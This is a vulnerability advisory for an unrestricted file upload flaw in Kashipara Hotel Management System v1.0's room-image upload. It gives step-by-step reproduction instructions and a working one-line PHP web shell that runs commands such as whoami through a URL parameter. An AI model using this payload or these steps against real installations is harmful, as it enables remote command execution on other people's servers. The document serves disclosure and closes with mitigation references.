CRITICAL Unrestricted file upload vulnerability was found in "/admin/add_room_controller.php" of the Kashipara Hotel Management System v1.0. This vulnerability allows attackers to execute arbitrary code or webshell execution by uploading a crafted PHP file.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Hotel Management System v1.0: (https://www.kashipara.com/project/php/26/hotel-management-system-using-php-download-project)


Version: 1.0

Affected Components:


- **Affected Code File:** /admin/add_room_controller.php
- **Affected Parameter:** "room_image" POST HTTP request parameter

Steps:


1. Login as admin user in the Hotel Management System v1.0 (URL: http://localhost/hotel-management-php/)
2. After successful login, go to the ADMIN menu “Add new Room” URL: (http://localhost/hotel-management-php/admin/rooms.php)




3. Create a new room entry with room number 999 and enter the relevant details.
4. Click on the “Browse” button to upload “Room Image” file.




5. Upload the PHP shell file “Shell1.php” in this section with below details:
    a. File Name: ***Shell1.php***
    b. File content: ***<?php echo shell_exec($_GET['cmd']);?>***





6. Click on the “Add Room” button to submit the request with “Shell1.php” file.




7. The PHP file is uploaded successfully.









8. The file is stored in the "/public/media/images/rooms/" folder by name "Shell1.php"




9. The uploaded PHP file can be accessed by URL: http://localhost/hotel-management-php/media/images/rooms/Shell1.php



10. Finally, arbitrary system commands can be executed through the uploaded malicious PHP file.
11. Whoami command: URL: http://localhost/hotel-management-php/media/images/rooms/Shell1.php?cmd=whoami



12. Dir command: URL http://localhost/hotel-management-php/media/images/rooms/Shell1.php?cmd=Dir



Solution/Good Reads:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://cwe.mitre.org/data/definitions/434.html